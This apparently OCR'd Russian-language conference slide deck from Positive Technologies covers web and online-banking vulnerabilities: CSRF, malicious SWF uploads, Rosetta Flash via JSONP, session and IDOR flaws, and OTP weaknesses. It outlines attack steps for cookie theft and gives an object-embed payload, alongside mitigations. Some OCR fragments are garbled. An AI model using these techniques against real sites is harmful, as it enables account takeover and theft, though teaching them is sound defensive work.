  First name: <input type="text" name="first"><br>
```


```
  Last name: <input type="text" name="last"><br>
```

```
  Old password<input type="text" name="password"><br>
```

```
  <input type="submit" value="Submit">
```

```
</form>
```

- Пароль чаще всего – защита от перехвата сессии, а не от CSRF
- ViewState – не защита
- BurpSuite CSRF PoC
- Сканеры отдыхают =(



- Загрузка файлов
  - Multipart / form data (IE < 8.0)
  - HTML5 calls

- XSS
- Java/Flash Cross Domain Requests  
(расширенный crossdomain.xml  
или загрузка SWF в произвольном расширении)  
(Chrome Fixed)

- Mike Bailey, ноябрь 2009 года (!)
- **Adobe (в отличии от Sun) не собирается закрывать уязвимость**
- **Уязвимы ВСЕ браузеры и ВСЕ версии Adobe Flash!**
- **Уязвимы практически ВСЕ сайты с File Upload (Gmail, etc), не фильтрующие файлы по содержимому**

## Особенности:

- При загрузке флеша, не имеет значения, какого расширения файл. Не требуются специальные заголовки
- SWF-файл выполняется в контексте безопасности домена, с которого загружен (в отличие от JS, например)
- => Можно загрузить SWF-файл на сервер, позволяющий загружать файлы и не фильтрующий содержимое файлов

1. Загружаем «заряженный» SWF на сервер vulnhost\*
2. Создаем html с вызовом swf из vulnhost
3. Даем ссылку пользователю
4. При переходе по ссылке пользователь вызовет SWF, который выполнится в контексте безопасности vulnhost, что позволит:
  - Провести CSRF
  - Обойти CSRF-защиту
  - Украсть Cookie

\* Все это относится не только к vulnhost, но и к разрешенным в vulnhost/crossdomain.xml хостам



## 5. 2014 год: jsonp + Rosetta Flash (<http://miki.it>)

## Rosetta Flash

FWSİx, ¶DADĖ<C˘˘˘Z

Original,  
**binary** SWF



CWSMIKI0hCD0Up0IZ

**Alphanumeric**  
SWF

- Контроль первых байт в ответе от сервера
- Алфавит  $[a-zA-Z0-9]\{0..\infty\}$

```
<object type="application/x-shockwave-flash"  
data="http://host/vulnerable_jsonp.php?callback=CWSMI..." width="1"  
height="1"> </object>
```

HTTP/1.1 200 OK

Content-Length: x

\*\*\*

CWSMI.....stuff

[illegible]

- `/*comment*/jsonp`
- `Content-Disposition: attachment; filename=f.txt`
- `X-Content-Type-Options: nosniff`



- QL инъекции
- Соккрытие ip
- Log forging

| Attacks                                | Attacks                              | Weaknesses                              |
|--|--------------------------------------|---|
| Abuse of Functionality                 | LDAP Injection                       | <b>Application Misconfiguration</b>     |
| Brute Force                            | Mail Command Injection               | Directory Indexing                      |
| Buffer Overflow                        | Null Byte Injection                  | Improper Filesystem Permissions         |
| Content Spoofing                       | OS Commanding                        | Improper Input Handling                 |
| <b>Credential / Session Prediction</b> | Path Traversal                       | Improper Output Handling                |
| Cross-Site Scripting                   | <b>Predictable Resource Location</b> | Information Leakage                     |
| Cross-Site Request Forgery             | Remote File Inclusion (RFI)          | Insecure Indexing                       |
| Denial of Service                      | Routing Detour                       | <b>Insufficient Anti-automation</b>     |
| Fingerprinting                         | <b>Session Fixation</b>              | <b>Insufficient Authentication</b>      |
| Format String                          | SOAP Array Abuse                     | <b>Insufficient Authorization</b>       |
| HTTP Response Smuggling                | SSI Injection                        | <b>Insufficient Password Recovery</b>   |
| HTTP Response Splitting                | SQL Injection                        | Insufficient Process Validation         |
| HTTP Request Smuggling                 | URL Redirector Abuse                 | <b>Insufficient Session Expiration</b>  |
| HTTP Request Splitting                 | XPath Injection                      | Insufficient Transport Layer Protection |
| Integer Overflows                      | XML Attribute Blowup                 | <b>Server Misconfiguration</b>          |
|  | XML External Entities                |   |
|  | XML Entity Expansion                 |   |
|  | XML Injection                        |   |
|  | XQuery Injection                     |   |



- Парольная политика и ее нарушение
  - Несоответствие парольной политике
  - Установка вначале логина, а потом пароля
- Сессии
  - Cookie (httponly, secure, атака на балансировщик 0EA231C989091155AC16B985702A523E-blns01)
  - Декодирование сессии
  - Неограниченное время жизни сессии на server-side
  - Параллельные сессии и сессии с чужого IP/User-Agent

- Доступ по абсолютным id – зло!
- Ограничения завязаны на сессию, а не на учетную запись
- Никто не мешает менять идентификаторы в запросах, даже если все защищено от SSL Pinning => атаки на бизнес-логику

- Доступ к чужим данным по абсолютным id
- Смена пароля без знания старого
- Доступ к отладочным сценариям и админкам в тестовой и продуктивной зоне
  - Request Splitting
  - Path Traversal
  - SSRF
  - Host-based attacks

- Чужие карты, шаблоны, счета на чтение и запись
- История операций / выписки
- Экспорт операций / выписок и доступ к ним
- Возможность авторизации под чужим пользователем (4lemon)
- Мобилки!



| Attacks                         | Attacks                       | Weaknesses                              |
|---------------------------------|-------------------------------|---|
| Abuse of Functionality          | LDAP Injection                | <b>Application Misconfiguration</b>     |
| Brute Force                     | Mail Command Injection        | Directory Indexing                      |
| Buffer Overflow                 | Null Byte Injection           | Improper Filesystem Permissions         |
| Content Spoofing                | OS Commanding                 | Improper Input Handling                 |
| Credential / Session Prediction | Path Traversal                | Improper Output Handling                |
| Cross-Site Scripting            | Predictable Resource Location | <b>Information Leakage</b>              |
| Cross-Site Request Forgery      | Remote File Inclusion (RFI)   | Insecure Indexing                       |
| Denial of Service               | Routing Detour                | <b>Insufficient Anti-automation</b>     |
| Fingerprinting                  | Session Fixation              | <b>Insufficient Authentication</b>      |
| Format String                   | SOAP Array Abuse              | <b>Insufficient Authorization</b>       |
| HTTP Response Smuggling         | SSI Injection                 | <b>Insufficient Password Recovery</b>   |
| HTTP Response Splitting         | SQL Injection                 | Insufficient Process Validation         |
| HTTP Request Smuggling          | URL Redirector Abuse          | <b>Insufficient Session Expiration</b>  |
| HTTP Request Splitting          | XPath Injection               | Insufficient Transport Layer Protection |
| Integer Overflows               | XML Attribute Blowup          | <b>Server Misconfiguration</b>          |
|                                 | XML External Entities         |   |
|                                 | XML Entity Expansion          |   |
|                                 | XML Injection                 |   |
|                                 | XQuery Injection              |   |

- В мобилках может не запрашиваться
- Не для всех операций
- Отключение ОТП без ОТП
- Отключение всех ОТП / Атомарность операций
- Предсказуемые ОТП
- Одинаковые ОТП для разных операций
- Race Condition / повтор операции на ОТП
- И так далее!!!
- Блокирование операции после X раз неправильного ввода?

- «Зачем клиенту ОТП если он уже пользуется телефоном?»
- ОТП отображается и на заблокированном телефоне
- ОТП можно предсказывать (неслучайные случайные числа)
- Зачем нам САРТСНА?
- «Удобная» авторизация по номерам карт





Thank You!

POSITIVE TECHNOLOGIES

[ptsecurity.com](http://ptsecurity.com)